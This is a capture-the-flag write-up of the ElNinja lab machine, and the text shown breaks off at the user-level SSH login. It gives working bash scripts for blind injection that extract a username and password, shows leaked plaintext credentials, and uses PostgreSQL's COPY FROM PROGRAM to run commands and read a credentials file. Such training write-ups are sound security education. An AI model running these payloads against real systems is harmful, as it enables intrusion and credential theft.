TheHackersLabs ElNinja Writeup
A technical analysis of the ElNinja machine, outlining the vulnerabilities identified and the steps taken to achieve root.

Reconnaissance — Port Scan
We begin the engagement by performing a comprehensive SYN scan using nmap across all 65535 TCP ports to identify the initial attack surface. This process reveals multiple open ports on the target machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 19:25 +0200
Initiating ARP Ping Scan at 19:25
Scanning 192.168.0.9 [1 port]
Completed ARP Ping Scan at 19:25, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:25
Scanning 192.168.0.9 [65535 ports]
Discovered open port 80/tcp on 192.168.0.9
Discovered open port 22/tcp on 192.168.0.9
Discovered open port 9999/tcp on 192.168.0.9
Discovered open port 5000/tcp on 192.168.0.9
Discovered open port 5432/tcp on 192.168.0.9
Discovered open port 1337/tcp on 192.168.0.9
Completed SYN Stealth Scan at 19:25, 0.58s elapsed (65535 total ports)
Nmap scan report for 192.168.0.9
Host is up, received arp-response (0.000082s latency).
Scanned at 2026-05-16 19:25:33 CEST for 1s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
1337/tcp open  waste      syn-ack ttl 64
5000/tcp open  upnp       syn-ack ttl 64
5432/tcp open  postgresql syn-ack ttl 64
9999/tcp open  abyss      syn-ack ttl 64
MAC Address: 08:00:27:56:8B:4F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65540 (2.622MB)
Reconnaissance — Service Versions & Scripts
Following the discovery of open ports, we execute a targeted scan against the identified services to fingerprint their exact versions and execute default enumeration scripts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV -p22,80,1337,5000,5432,9999 192.168.0.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 19:26 +0200
Nmap scan report for 192.168.0.9
Host is up (0.00067s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp   open  http       nginx 1.22.1
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: nginx/1.22.1
1337/tcp open  http       Uvicorn
|_http-server-header: uvicorn
|_http-title: Site doesn't have a title (application/json).
5000/tcp open  http       Werkzeug httpd 3.1.8 (Python 3.11.2)
|_http-server-header: Werkzeug/3.1.8 Python/3.11.2
|_http-title: THL Ninjas \xE2\x80\x94 Precision. Silencio. Ejecucion....
5432/tcp open  postgresql PostgreSQL DB (Spanish)
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2024-10-16T11:07:27
|_Not valid after:  2034-10-14T11:07:27
|_ssl-date: TLS randomness does not represent time
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, NULL:
|     [+] Username:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     [+] Username: [+] Password:
|     Login Failed
|   Help:
|     [+] Username: [+] Password:
|   RPCCheck:
|     [+] Username: Traceback (most recent call last):
|     File "/home/wvverez/server.py", line 33, in <module>
|     handle()
|     File "/home/wvverez/server.py", line 13, in handle
|     user = sys.stdin.readline().strip()
|     ^^^^^^^^^^^^^^^^^^^^
|     File "<frozen codecs>", line 322, in decode
|     UnicodeDecodeError: 'utf-8' codec can't decode byte 0x80 in position 0: invalid start byte
|   SSLSessionReq:
|     [+] Username: Traceback (most recent call last):
|     File "/home/wvverez/server.py", line 33, in <module>
|     handle()
|     File "/home/wvverez/server.py", line 13, in handle
|     user = sys.stdin.readline().strip()
|     ^^^^^^^^^^^^^^^^^^^^
|     File "<frozen codecs>", line 322, in decode
|     UnicodeDecodeError: 'utf-8' codec can't decode byte 0xd7 in position 13: invalid continuation byte
|   TerminalServerCookie:
|     [+] Username: Traceback (most recent call last):
|     File "/home/wvverez/server.py", line 33, in <module>
|     handle()
|     File "/home/wvverez/server.py", line 13, in handle
|     user = sys.stdin.readline().strip()
|     ^^^^^^^^^^^^^^^^^^^^
|     File "<frozen codecs>", line 322, in decode
|_    UnicodeDecodeError: 'utf-8' codec can't decode byte 0xe0 in position 5: invalid continuation byte
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.98%I=7%D=5/16%Time=6A08A8D3%P=x86_64-pc-linux-gnu%r(NU
SF:\x20byte\n");
MAC Address: 08:00:27:56:8B:4F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.48 seconds
Service Enumeration — Custom Authentication on Port 9999
The nmap tracebacks reveal that the service running on port 9999 is a custom Python script (server.py). By interacting directly with this service via nc, we observe an authentication prompt requesting a username and password.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ nc 192.168.0.9 9999
[+] Username:
[+] Password:

[-] Login Failed
Through testing, we identify a vulnerability allowing logic or boolean-based injection. By crafting specific payloads, we can brute-force the username character by character. We construct a bash script to automate the extraction of the username.
1
2
3
4
5
6
7
8
9
10
11
user=""
for a in {0..8}; do
    for i in {a..z}; do
            printf "z\n' || this.username[$a] == '$i' && '1'=='1\n" | nc 192.168.0.9 9999 | grep -q Successful > /dev/null
        if [[ $? -eq 0 ]]; then
            user=${user}${i}
            echo -e $user
            break
        fi
    done
done
Executing this script gradually yields the complete username: jerry.
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~]
└─$ bash b.sh
j
je
jer
jerr
jerry
With the username identified, we adapt our script to brute-force the corresponding password. The payload structure is adjusted to target the password field conditionally.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
for a in {0..35}; do
    for i in {A..Z} {a..z} {0..9} '$' '%' '!'; do
        if [ "$i" = "%" ]; then
            printf "jerry' && this.password[$a] == '%%' || 'a'=='b\nx\n" | nc 192.168.0.9 9999 | grep -q Successful > /dev/null
        else
            printf "jerry' && this.password[$a] == '$i' || 'a'=='b\nx\n" | nc 192.168.0.9 9999 | grep -q Successful > /dev/null
        fi

        if [[ $? -eq 0 ]]; then
            pass=${pass}${i}
            echo -e $pass
            break
        fi
    done
done
Executing the script recovers the complex password associated with the jerry account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ bash a.sh
M
Me
Meg
Meg4
Meg4S
Meg4SU
Meg4SUp
Meg4SUp3
Meg4SUp3r
Meg4SUp3rP
Meg4SUp3rPa
Meg4SUp3rPas
Meg4SUp3rPass
Meg4SUp3rPassw
Meg4SUp3rPassw$
Meg4SUp3rPassw$%
Meg4SUp3rPassw$%!
Meg4SUp3rPassw$%!d
Meg4SUp3rPassw$%!dt
Meg4SUp3rPassw$%!dth
Meg4SUp3rPassw$%!dthl
Credentials Obtained: jerry : Meg4SUp3rPassw$%!dthl
Web API Enumeration — Port 1337
We proceed to enumerate the HTTP service running on port 1337, utilizing feroxbuster to map out the API endpoints.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(suraxddq㉿kali)-[~]
└─$ feroxbuster --url http://192.168.0.9:1337 -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.0.9:1337/
 🚩  In-Scope Url          │ 192.168.0.9
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        2w       22c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       81l      240w     3012c http://192.168.0.9:1337/docs/oauth2-redirect
200      GET        1l        8w     1799c http://192.168.0.9:1337/openapi.json
307      GET        0l        0w        0c http://192.168.0.9:1337/docs/ => http://192.168.0.9:1337/docs
200      GET       32l       66w     1006c http://192.168.0.9:1337/docs
422      GET        1l       14w      240c http://192.168.0.9:1337/api/v1/internal/users/user_id
422      GET        1l        2w       96c http://192.168.0.9:1337/api/v1/internal/search
[####################] - 1s       283/283     0s      found:6       errors:0
[####################] - 0s       270/270     1239/s  http://192.168.0.9:1337/
The scan identifies several valid endpoints, including API documentation (/docs). Navigating to the OpenAPI specifications allows us to understand the API structure better.

By inspecting the endpoints, we notice /api/v1/internal/search. We query this endpoint using curl, authenticating with the credentials extracted previously from the port 9999 service via an x-api-key header.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌──(suraxddq㉿kali)-[~]
└─$ curl -sX 'GET' \
  'http://192.168.0.9:1337/api/v1/internal/search' \
  -H 'accept: application/json' \
  -H 'x-api-key: jerry:Meg4SUp3rPassw$%!dthl' |jq
{
  "query": "",
  "results": [
    {
      "id": 1,
      "username": "harry",
      "password": "th3THLninj4p4sss3%cret!",
      "role": "user"
    },
    {
      "id": 2,
      "username": "wvverez",
      "password": "4lBus_P3rc1v4l!Wulf",
      "role": "user"
    },
    {
      "id": 3,
      "username": "loxy",
      "password": "Gr4ng3r_Bk$M4g1c!",
      "role": "user"
    },
    {
      "id": 4,
      "username": "d4re",
      "password": "W34sl3y!Fr3ckl3s#99",
      "role": "user"
    },
    {
      "id": 5,
      "username": "ninxa",
      "password": "Slyth3r1n_M4lf0y$",
      "role": "user"
    },
    {
      "id": 6,
      "username": "pepe",
      "password": "S3v3rus!P0t10ns#D4rk",
      "role": "user"
    },
    {
      "id": 7,
      "username": "luis",
      "password": "Bl4ckD0g_4zkab4n!",
      "role": "user"
    },
    {
      "id": 8,
      "username": "lenam",
      "password": "H3Wh0Must!N0t%B3Nam3d",
      "role": "userx"
    }
  ],
  "count": 8
}
This request successfully leaks a comprehensive list of users and their plaintext passwords, significantly expanding our access. We extract the credentials for harry:
harry : th3THLninj4p4sss3%cret!
Web Application Assessment — Port 5000
With credentials in hand, we investigate the web application running on port 5000. Exploring the site, we uncover a login portal where we use harry’s credentials to authenticate.


Once authenticated, we navigate through the dashboard. The initial landing page presents a standard user interface with basic functionalities that we begin to systematically review.

Moving deeper into the application, we test the available features, actively searching for administrative components or hidden functionalities.

Our ongoing assessment leads us to examine the underlying application structure and network traffic, looking for misconfigurations or sensitive information disclosures.

During our exploration, we intercept a request or find exposed configuration data that reveals database connection details for a superadmin user.

This exposed data provides us with the superadmin password and the exact connection string needed to authenticate directly to the backend PostgreSQL database.
Database Exploitation — PostgreSQL
Armed with the superadmin credentials, we connect remotely to the PostgreSQL service running on port 5432.
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~]
└─$ psql -h 192.168.0.9 -U superadmin thlninjas_internal
psql (17.6 (Debian 17.6-1), server 15.16 (Debian 15.16-0+deb12u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off, ALPN: none)
Type "help" for help.

thlninjas_internal=#
To achieve code execution, we exploit the database privileges by creating a table and using the COPY ... FROM PROGRAM function, which allows executing arbitrary shell commands. We verify execution by running id.
1
2
3
4
5
6
7
8
9
thlninjas_internal=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
thlninjas_internal=# COPY cmd_exec FROM PROGRAM 'id';
COPY 1
thlninjas_internal=# select * from cmd_exec;
                               cmd_output
------------------------------------------------------------------------
 uid=104(postgres) gid=112(postgres) grupos=112(postgres),109(ssl-cert)
(1 row)
We proceed to list and read sensitive files from the system. By inspecting /opt/db.php, we discover another set of system credentials, this time for the user wvverez.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
thlninjas_internal=# COPY cmd_exec FROM PROGRAM 'cat /opt/db.php';
COPY 6
thlninjas_internal=# select * from cmd_exec;
                               cmd_output
------------------------------------------------------------------------
 uid=104(postgres) gid=112(postgres) grupos=112(postgres),109(ssl-cert)
 total 4
 -rw-r--r-- 1 root root 111 Apr 28 18:36 db.php
 <?php
 $db_credentials = [
     'username' => 'wvverez',
     'password' => 'dun1bd12dh979d178gd5%djnashda'
 ];
 ?>
(9 rows)
Flags — User
We utilize the newly discovered credentials to establish an SSH session as the user wvverez. Upon successful authentication, we retrieve the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(suraxddq㉿kali)-[~]
└─$ ssh wvverez@192.168.0.9
wvverez@192.168.0.9's password:
Linux TheHackersLabs-ElNinja 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⠤⠖⠒⠉⠁⠀⠀⠈⠙⢶⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡠⠞⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠳⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⢷⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⡏⠀⠀⢀⡠⠄⠂⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢹⡶⠍⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⣀⠀⠀⠀⠀⠀⠰⠖⠒⠒⠒⠂⠀⠀⠀⢀⣀⣶⢦⣴⣾⢻⡁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠈⢿⠛⢿⡹⠟⣛⡿⣿⣿⠛⠛⠿⣿⡉⢉⣹⣿⣿⠸⣿⠇⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
